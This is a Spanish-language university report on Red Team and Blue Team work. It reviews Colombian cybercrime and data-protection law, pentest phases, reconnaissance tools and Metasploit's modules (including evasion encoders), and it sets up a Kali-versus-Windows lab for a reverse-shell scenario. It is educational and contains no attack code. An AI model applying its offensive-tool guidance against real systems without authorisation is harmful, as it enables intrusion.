CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y REDTEAM.

ANGIE YULIETH GIRALDO MARTINEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y REDTEAM.

ANGIE YULIETH GIRALDO MARTINEZ

Seminario Especializado Equipos Estratégicos En Ciberseguridad: Red Team & Blue Team

Director del curso
LUIS FERNANDO ZAMBRANO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
YOPAL
2024

CONTENIDO

LISTA DE FIGURAS

RESUMEN

El trabajo en cuestión presenta el análisis de un escenario propuesto en el cual un equipo con sistema operativo Windows ha sido vulnerado por un atacante que logra establecer un reverse shell tomando control del activo. Este evento sucede cuando el administrador ejecuta un archivo .exe que no fue detectado por las soluciones de seguridad del equipo, las cuales estaban deshabilitadas en ese momento. El análisis se lleva a cabo considerando el enfoque y las actividades de los grupos de seguridad Red Team y Blue Team para reconstruir los eventos ocurridos con el fin de proponer estrategias de contención, así como medidas para reforzar la seguridad del equipo vulnerado.

Este trabajo es el resultado de 5 etapas que se abordaron de manera individual en el curso Seminario Especializado Equipos Estratégicos En Ciberseguridad: Red Team & Blue Team.

Palabras Claves: **Blue Team, Metasploit, Payload, Purple Team, Reverse Shell, Red Team.**

GLOSARIO

BACKDOOR: Término utilizado para describir un punto de entrada de un sistema que un atacante puede aprovechar para obtener acceso y tomar el control de este.

BOTNET: Termino que hace referencia a una red de ordenadores infectados por programas maliciosos, los cuales permiten al atacante tomar el control y ejecutar ataques como la denegación de servicio dirigido, el cryptojacking, el robo de credenciales, entre otras acciones.

METASPLOIT: Es un Framework, desarrollado inicialmente por Moore en el año 2003 y posteriormente adquirido por Rapid7, simplifica la realización de actividades en ciberseguridad, tales como evaluación de vulnerabilidades y pruebas de penetración.

PAYLOAD: Se refiere a una carga útil, código malicioso con un conjunto de instrucciones que un atacante utiliza para explotar vulnerabilidades o ejecutar acciones en el sistema comprometido.

TROYANO: Un software malicioso que se presenta como legítimo y puede facilitar la instalación de otros programas no deseados en el equipo de la víctima.

INTRODUCCIÓN

La ciberseguridad se vuelve indispensable para proteger la información en un mundo en constante avance tecnológico. En este contexto, se busca mejorar la calidad de vida de las personas mediante la automatización de tareas cotidianas, facilitada por la autonomía de los dispositivos y su interconexión a través de internet. Sin embargo, esto también conlleva riesgos, ya que implica una mayor cantidad de información en circulación para hacer dicha automatización posible. Desde la aparición de internet, las amenazas cibernéticas han ido en aumento cada día, y los ciberdelincuentes evolucionan constantemente en como ejecutan sus ataques en busca de beneficios a su favor.

El informe anual de la empresa Thales, basado en una encuesta realizada a alrededor de 3000 profesionales de 18 países y unas 37 industrias, revela que para el año 2024 el 93% de los encuestados perciben un aumento en los ataques cibernéticos, serán más sofisticados y con un impacto considerable. Entre las categorías con un mayor aumento se destacan el malware, el ransomware y el phishing, y los principales actores de amenazas identificados son los atacantes externos y los errores humanos. En vista de esto, es crucial contar con procesos, políticas y controles bien definidos que permitan a las organizaciones hacer frente a los desafíos que implica proteger de manera efectiva la información y los activos críticos.

OBJETIVOS

1.1 OBJETIVOS GENERAL

Desarrollar y presentar el análisis de un escenario en donde se ve comprometido un equipo, integrando los roles y funciones del equipo Red Team y Blue Team, con el fin de formular estrategias efectivas de contención que aborden los riesgos y vulnerabilidades específicos presentes en la infraestructura de tecnologías de la información (TI).

1.2 OBJETIVOS ESPECÍFICOS

- Revisar la legislación colombiana sobre la protección de la información y de los datos personales, ley 1273 del 2009 y ley 1581 del 2012.

- Reconstruir los eventos ocurridos en los cuales se vio vulnerada la seguridad del equipo con sistema operativo Windows.

- Formular estrategias de contención y helenización a partir de la reconstrucción de los eventos y análisis de lo ocurrido en el caso de estudio.

2 DESARROLLO DEL TRABAJO

2.1 ETAPA 1: CONCEPTOS EQUIPOS DE SEGURIDAD

2.1.1 Leyes 1273 de 2009 y 1581 de 2012.

La ley 1273 de 2009 aborda el tema de los delitos informáticos y la protección de la información en el entorno digital. Esta ley modifica el código penal adicionando nuevos elementos a los artículos de este. El objetivo de esta ley es definir y sancionar las conductas relacionadas con el acceso y uso indebido de sistemas informáticos, así como establecer medidas para prevenir y combatir la ciberdelincuencia.

La ley está conformada por 4 artículos principales, a continuación, se detalla cada artículo:

Artículo primero: Este artículo de la Ley 1273 de 2009 de Colombia se divide en dos capítulos. El primero se refiere al acceso abusivo a los sistemas de información y establece las sanciones para aquellos que realicen esta práctica. Estas sanciones pueden incluir penas de prisión de 48 a 96 meses o multas que oscilan entre 100 y 1000 salarios mínimos.

El segundo capítulo aborda la transferencia no consentida de activos y establece las sanciones y multas correspondientes para este delito.

Artículo segundo: Este artículo se refiere al artículo 58 del Código Penal, numeral 17, que aborda las Circunstancias de Mayor Punibilidad en las cuales se empleen medios informáticos, electrónicos o telemáticos. Las Circunstancias

de Mayor Punibilidad son factores agravantes que pueden aumentar la gravedad de un delito y, en consecuencia, su sanción correspondiente.

Artículo tercero: Este hace refiere a la modificación del artículo 37 del código penal, los jueces municipales conocen sobre los delitos contenidos en el título VII Bis, algunos de estos delitos son:

- Acceso abusivo a un sistema informático
- Obtención de información de sistemas informáticos
- Daño informático
- Fraude informático
- Falsificación de datos informáticos
- Obstaculización ilegítima de sistema informático o red de telecomunicación
- Suplantación de sitios web para capturar datos personales

Artículo cuarto: Este hace referencia a la derogación de las disposiciones en el texto del artículo 195 del Código Penal y aquellas que digan lo contrario a lo estipulado en la 1273.

La ley 1581 de 2012 Por la cual se dictan disposiciones generales para la protección de datos personales[1], busca garantizar la protección de los datos personales en Colombia mediante la regulación del tratamiento de estos por parte de las entidades públicas y privadas.

[1] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1581(17, octubre, 2012). Por la cual se dictan disposiciones generales para la protección de datos personales. En: Diario Oficial. Octubre, 2012. No. 48.587.

La ley aplica a las entidades públicas y privadas de Colombia y a aquellas que aun no estando en Colombia manejan datos de colombianos, establece una serie de principios que deben regir el tratamiento de datos personales, estos principios son:

- Principio de legalidad en materia de Tratamiento de datos
- Principio de finalidad
- Principio de libertad
- Principio de veracidad o calidad
- Principio de transparencia
- Principio de acceso y circulación restringida
- Principio de seguridad
- Principio de confidencialidad

En la ley 1581 se establece cuando se puede tratar datos personales, y para ello se requiere el consentimiento previo, expreso e informado del titular de los datos, salvo disposición legal que lo autorice. Así establece los derechos de los titulares de los datos, como conocer, rectificar y actualizar regularmente sus datos, estar informado sobre su tratamiento, revocar la autorización y/o solicitar su supresión. Adicional estipula los casos en que no es necesaria la autorización del titular para el tratamiento de los datos.

Uno de los aspectos más relevantes encontrados en la ley son los deberes de los encargados del tratamiento de datos sensibles, entre estas se incluyen la implementación de medidas de seguridad adecuadas, la elaboración de políticas de tratamiento de datos, y la notificación de violaciones de seguridad de datos.

Las sanciones por incumplimiento de la ley son:

- Hasta 2000 salarios mínimos mensuales legales vigentes al momento de imponer la sanción.
- Suspensión de actividades hasta por 6 meses relacionadas con el tratamiento de datos sensibles.
- En caso de no haber adoptado los correctivos se puede ordenar un Cierre temporal o definitivo de las actividades.

La Superintendencia de Industria y Comercio tiene la responsabilidad de asegurar el cumplimiento de la ley y de aplicar sanciones en caso de infracciones. Para las entidades públicas, esta función recae en la Procuraduría General de la Nación, la cual se encarga de llevar a cabo las investigaciones correspondientes.

2.1.2 Etapas del pentesting

Antes de adentrarnos en las fases o etapas del pestesting, es ideal definir qué es. Según Baloch[2] , el pestesting se es una subclase del ethical hacking, que emplea un conjunto de métodos y procedimientos para evaluar la seguridad de una organización y fortalecerla mediante recomendaciones derivadas de los resultados obtenidos. Otra definición atribuida al pestesting es que representa un proceso que simula un ataque de un ciberdelincuente, aprovechando vulnerabilidades o debilidades previamente identificadas.

Hay varias metodologías que definen una serie de pasos para llevar a cabo el pestenting, estas suelen ser similares variando la forma en que agrupan las

[2] BALOCH, Rafay. Ethical Hacking and Penetration Testing Guide [en línea]. [s.l.]: Auerbach Publications, 2014 [consultado el 10, febrero, 2024]. Disponible en: https://doi.org/10.1201/b17225.

acciones que se llevan a cabo en las pruebas de penetración, para este caso nos centraremos en la propuesta por la National Institute of Standards and Technology – NIST en la Technical Guide to Information Security Testing and Assessment[3], la cual define 4 (figura 1) fases que son:

Planning: Durante esta etapa crucial, se define el alcance de la prueba de penetración. Se determinan los activos que serán sometidos a evaluación, estableciendo así un marco claro para el proceso. Además, se formalizan los acuerdos entre el profesional que lleva a cabo el pentesting y la organización, asegurando una comprensión mutua de los límites y las responsabilidades de ambas partes.


Discovery: Durante esta etapa, se recopila la mayor cantidad posible de información sobre el objetivo de la prueba. Dada su gran importancia, esta fase se considera una de las más importantes dentro del pentesting y se profundizará en ella más adelante con mayor detalle.

Attack: En esta etapa se aprovecha la información obtenida en la etapa anterior y con base en dicha información se definen las herramientas y procedimientos a realizar con la finalidad de aprovechar esas vulnerabilidades y debilidades, tal cual como las podría aprovechar un atacante para efectuar su ataque. En esta etapa se busca obtener acceso a la máquina o recursos, elevar privilegios, buscar información adicional del sistema e inclusive instalar herramientas adicionales.

[3] SCARFONE, K. A., et al. Technical guide to information security testing and assessment. [en línea]. Gaithersburg, MD: National Institute of Standards and Technology, 2008 [consultado el 10 febrero, 2024]. Disponible en: https://doi.org/10.6028/nist.sp.800-115.

Reporting: En esta fase, se consolidan los hallazgos y resultados del pentesting con el propósito de informar a la organización acerca de las vulnerabilidades y debilidades identificadas, también brindar recomendaciones sobre cómo abordar estos hallazgos y, en consecuencia, fortalecer su postura de seguridad.

Figura 1 Etapas de las pruebas de penetración



Fuente: Four-Stage Penetration Testing Methodology. Disponible en: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf. Autor: Cody, Amanda; Orebaugh, Angela; Souppaya, Murugiah; Scarfone, Karen. Fecha de acceso: 11/02/2024

La fase de descubrimiento o footprinting es de suma importancia, ya que su objetivo es reconocer e identificar información crucial sobre la organización u objetivo específico. Esto permite al profesional en este caso encontrar vulnerabilidades y debilidades que podrían ser explotadas por un atacante. Durante esta fase, se utilizan diversas herramientas para descubrir servicios expuestos, puertos abiertos, detalles sobre los hosts, posibles sistemas operativos en uso, topologías de red e información de usuarios.

Algunas de las herramientas empleadas en la etapa de footprinting pueden ser:

- **Nmap**: Empleada para escanear redes y descubrir dispositivos, servicios y puertos abiertos.

- **Recon-ng**: Marco de reconocimiento web que facilita la recopilación de información sobre objetivos, a diferencia de Metasploit esta herramienta no permite la explotación de vulnerabilidades.
- **theHarvester**: Recopila información de dominios, correos electrónicos y subdominios de fuentes públicas.
- **DirBuster**: Herramienta empleada para encontrar directorios y archivos ocultos en servidores web.
- **BloodHound** y **SharpHound**: Herramientas que permiten analizar la relación y los permisos entre usuarios, grupos y sistemas en entornos de Active Directory.
- **Shodan**: Es un motor de búsqueda que permite encontrar información relacionada con dispositivos conectados a Internet, siendo de gran utilidad para identificar servicios expuestos.
- **Burp** Suite Professional: Herramienta completa para pruebas de seguridad web que incluye funcionalidades de escaneo y análisis.
- **Metasploit** Pro: Herramienta empleada en pentesting por su amplia gama de módulos para reconocimiento y explotación de vulnerabilidades, entre otros.
- **Acunetix**: Escáner de vulnerabilidades web que identifica amenazas en aplicaciones y sitios web.
- **Qualys**: Herramienta que permite realizar descubrimiento de activos en la red.
- **Core Impact**: Herramienta integral de pruebas de penetración que ofrece automatización y explotación de vulnerabilidades.
- **Netsparker**: Escáner de seguridad web automatizado que detecta vulnerabilidades en aplicaciones web.

Es importante tener en cuenta que varias de las herramientas mencionadas como Nmap, DirBuster, Recon-ng se pueden encontrar en Kali Linux, una distribución de Linux de código abierto empleada en diversas tareas de seguridad de la información, entre estas pruebas de penetración.

Una vez recopilada toda la información relevante durante la fase de footprinting, se procede a realizar un análisis de esta, para identificar las vulnerabilidades y debilidades que podrían ser explotadas por un atacante. Este análisis busca definir las acciones a llevar a cabo en la siguiente etapa, que es el ataque.

2.1.3 Metasploit

Metasploit, es un framework desarrollado entre la comunidad de código abierto y Rapid7 programado actualmente en lenguaje Ruby, esta herramienta cuenta con una gran variedad de exploits facilitándole a los equipos de seguridad verificar vulnerabilidades, realizar pruebas de penetración (pentesting), gestionar evaluaciones de seguridad y mejorar la postura de seguridad.

Según Trend Micro[4] un exploit hace referencia a un programa, código que aprovecha una vulnerabilidad del software o fallo del sistema para obtener acceso a un sistema.

Según Rapid7[5] Metasploit está compuesto por módulos, que son piezas de código o software independiente diseñados para potenciar las capacidades de la

[4] TREND MICRO. [página web]. Exploit. [Consultado el 10, febrero, 2024]. Disponible en: https://www.trendmicro.com/vinfo/us/security/definition/exploit.

[5] RAPID7. [página web]. Getting Started | Metasploit Documentation. [Consultado el 11, febrero, 2024]. Disponible en: https://docs.rapid7.com/metasploit/getting-started/.

herramienta, actualmente Metasploit cuenta con más de 5500 módulos. Estos módulos se categorizan como:

Exploit: Este módulo aloja los exploit que se han desarrollado y que permiten la explotación de vulnerabilidades o debilidades de los sistemas, entre estos exploits se pueden encontrar desbordamiento de búfer, inyección de código y vulnerabilidades de aplicaciones web. MS08-067 es un módulo de explotación popular.

Auxiliary: A diferencia de otros módulos, este no ejecuta cargas útiles, si no que ayudan a obtener información, entre estos se incluyen escáneres, fuzzers, ataques de denegación de servicio, enumeración de información de sistemas, pruebas de autenticación.

Payload: Estos módulos contienen códigos que se ejecutan después de comprometido el sistema (resultado de un exploit exitoso).

No operation payload (NOP): Estos módulos generan una serie de instrucciones, estos módulos son empleados con frecuencia en la explotación de vulnerabilidades relacionadas con el desbordamiento de búfer.

Post-exploitation module: Estos módulos permiten recopilar información adicional después de explotar una vulnerabilidad u obtener más acceso a un sistema de destino explotado. Entre estos módulos se pueden encontrar volcados de hash y enumeradores de aplicaciones y servicios.

Encoder: Este módulo codifica cargas útiles y exploits con el objetivo de evadir los sistemas de defensa de seguridad.

Para más detalle de lo que se puede encontrar en cada módulo se puede consultar el enlace https://www.rapid7.com/db/?type=metasploit.

Otro componente importante de la arquitectura de Metasploit son las librerías, las cuales permiten realizar tareas sin tener que escribir código adicional para tareas específicas, como, por ejemplo: solicitudes HTTP. Las librerías más destacadas del framework son:


- **Rex**: Es la librería básica para la mayoría de las tareas. Esta maneja elementos de gran importancia como lo son los sockets, y protocolos, también se encarga de las transformaciones de texto entre otras tareas.

- **Msf::core**: Es la librería encargada de proporcionar la API "básica"

- **Msf::Base**: Encargada de proporcionar la API "amigable"

Las librerías Msf proporcionan las interfaces, módulos y plugin que interactúan con la API base y core del Framework. En la figura 2 se detalla la arquitectura de Metasploit.

Figura 2 Arquitectura de Metasploit



Fuente: https://www.offsec.com/metasploit-unleashed/metasploit-architecture/

Para que los usuarios puedan acceder a Metasploit, el framework cuenta con 4 interfaces, entre las más utilizadas están MSFConsole (Metasploit Framework Console) y MSFWeb.


Metasploit permite realizar actividades de reconocimiento, con lo cual se obtiene información sobre el objetivo, así como también permite la ejecución de exploit adecuados según la información recopilada y como resultado de una explotación exitosa permite implantar payloads para obtener el control de su objetivo.

Según INCIBE[6] Common Vulnerabilities and Exposures más conocido por sus siglas en inglés como CVE es una nomenclatura estándar de vulnerabilidades desarrollada con el objetivo de facilitar el intercambio de información entre diferentes bases de datos y herramientas. La CVE Numbering Authorities – CNA son las encargadas de asignar los CVE a las vulnerabilidades identificadas cumpliendo con la nomenclatura CVE-AÑO-ID. Actualmente hay 224,484 registros CVE los cuales pueden ser consultados en https://www.cve.org/.

[6] INCIBE. [página web]. Vulnerabilidades. [Consultado el 12, febrero, 2024]. Disponible en: https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades.

ExploitDB (https://www.exploit-db.com/) es una base de datos que alberga una amplia colección de exploits desarrollados para explotar vulnerabilidades conocidas. Como se ilustra en la Figura 3, la búsqueda puede realizarse utilizando el CVE asignado a la vulnerabilidad, y también se pueden aplicar parámetros adicionales de búsqueda.

Figura 3 Parámetros de búsqueda de exploit database



Fuente: Autor

Para utilizar la base de datos, primero se realiza la búsqueda del exploit para el CVE deseado. Luego, si es necesario, se aplican filtros para ajustar los resultados y encontrar el exploit adecuado. Una vez encontrado, se procede a descargarlo y llevar a cabo las actividades necesarias para explotar la vulnerabilidad a la que hace referencia el exploit.

2.1.4 Configuración del “banco de trabajo”

Para configurar el banco de trabajo se aprovisionaron dos máquinas virtuales con VirtualBox, la primera con sistema operativo Kali Linux a partir de la imagen ISO versión 2023.4 y la segunda Windows 10 home. A cada maquina se le

asignaron 4096 MB de memoria base y 2 procesadores. Las características del hardware anfitrión son 20 GB de memoria RAM y 512 Bytes en disco, en la figura 4 se evidencia mayor detalle de las características del sistema.


Figura 4 Características del hardware anfitrión

Item	Value
OS Manufacturer	Microsoft Corporation
System Name	[redacted]
System Manufacturer	LENOVO
System Model	82H7
System Type	x64-based PC
System SKU	LENOVO_MT_82H7_BU_idea_FM_IdeaPad 3 14ITL6
Processor	11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 2803 Mhz, 4 Core(s), 8 Logical Processor(s)
BIOS Version/Date	LENOVO GGCN35WW, 28/04/2022
SMBIOS Version	3.3
Embedded Controller Version	1.35
BIOS Mode	UEFI
BaseBoard Manufacturer	LENOVO
BaseBoard Product	LNVNB161216
BaseBoard Version	SDK0T76463 WIN
Platform Role	Mobile
Secure Boot State	On
PCR7 Configuration	Elevation Required to View
Windows Directory	C:\WINDOWS
System Directory	C:\WINDOWS\system32
Boot Device	\Device\HarddiskVolume1
Locale	United States
Hardware Abstraction Layer	Version = "10.0.22621.2506"
User Name	[redacted]
Time Zone	SA Pacific Standard Time
Installed Physical Memory (RAM)	20,0 GB

Fuente: Autor


Después de aprovisionar las máquinas virtuales, se verifica la conectividad entre ellas mediante el intercambio de pings en ambas direcciones, como se muestra en las figuras 5 y 6. Estos pings confirman que no hay pérdida de paquetes, lo que indica que existe una conexión establecida entre el equipo atacante y el equipo víctima a nivel de capa de red. Este paso permite asegurar que la comunicación entre los sistemas esté funcionando correctamente antes de continuar con las siguientes actividades, como el escaneo de puertos o la ejecución de pruebas de vulnerabilidad.

Figura 5 Prueba de ping desde el equipo con sistema operativo Windows 10 hacia el equipo con sistema operativo Kali Linux



Fuente: Autor


Figura 6 Prueba de ping desde el equipo con sistema operativo Kali Linux hacia el equipo con sistema operativo Windows 10.



Fuente: Autor

En la imagen 7 de evidencia el banco de trabajo, conformado por dos máquinas virtuales implementadas con los sistemas operativos Windows (equipo vulnerado) y Kali Linux (equipo atacante) aprovisionadas con VirtualBox. La máquina vulnerada cuenta con los sistemas de seguridad desactivados para el desarrollo de las siguientes actividades.

Figura 7 Banco de trabajo implementado en virtual box



Fuente: Autor

El banco de trabajo está preparado para llevar a cabo la reconstrucción de los eventos en los que la seguridad del equipo víctima fue comprometida.

2.2 ETAPA 2: ACTUACION ÉTICA Y LEGAL

2.2.1 Analizando el acuerdo de confidencialidad de HackerHouse

El acuerdo de confidencialidad con el que cuenta HackerHouse para la contratación de sus nuevos empleados cuenta con varias irregularidades que lo hacen ilegal. La primera cláusula del acuerdo de confidencialidad vuelve ilegal el

contrato, puesto que, al firmarlo, los nuevos miembros de HackerHouse quedan impedidos de revelar información confidencial, incluyendo aquella obtenida de manera ilegal como se define en el acuerdo (por ejemplo, mediante chuzadas). Además, se prohíbe informar sobre procesos o prácticas ilegales ante las autoridades.

Entre la definición de información confidencial HackerHouse incluye datos secretos como "datos de chuzadas e interceptación ilegal de información, accesos abusivos a sistemas informáticos", infringiendo así la ley 1273 de 2009[7]. Se reafirma en las obligaciones del receptor de la información y esto tomado desde el mismo acuerdo[8], este no debe informar a las autoridades sobre actividades sospechosas de espionaje u otros procesos que impliquen la obtención de información de terceros, a menos que cuente con la autorización previa de HackerHouse.

Ocultar información y actividades ilegales va en contra de la obligación de reportar y prevenir delitos establecida en la Ley 1273 de 2009.

Además, HackerHouse se exonera de responsabilidad en diversas secciones del acuerdo. En las responsabilidades del receptor, se especifica que este asumirá la responsabilidad si se descubre información confidencial en su posesión, eso mismo se detalla en la octava clausula. Asimismo, se establece que la parte que

[7] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273(5, enero, 2009). Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. En: Diario Oficial. Enero, 2005. No. 47.223.

[8] ECBTI- Escuela de Ciencias Básicas, Tecnología e Ingeniería. Anexo 3 – Acuerdo. Curso Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team y Blue Team.

incumpla el acuerdo (el receptor) será responsable ante terceros de buena fe afectados por dicho incumplimiento.

En el acuerdo no se establece ninguna consecuencia para la parte reveladora en caso de incumplimiento del acuerdo.

2.2.2 Artículos de la ley colombiana que puede estar violentando el Acuerdo de confidencialidad.

Dentro de su definición de información confidencial, HackerHouse incluye datos relacionados con escuchas ilegales, interceptación no autorizada de información y accesos indebidos a sistemas informáticos. Este tipo de adquisición de información viola el artículo 269C de la Ley 1273 del 2009, que se refiere a la interceptación de datos informáticos y establece que se necesita una orden judicial previa para realizar dicha acción. Según el artículo 269C de la Ley 1273 del 2009, quien capture datos informáticos en su origen, destino o dentro de un sistema informático, o intercepte las emisiones electromagnéticas de un sistema informático que los transporte sin autorización judicial previa, se enfrentará a una pena de prisión que oscila entre 36 y 72 meses, así como una sanción económica.

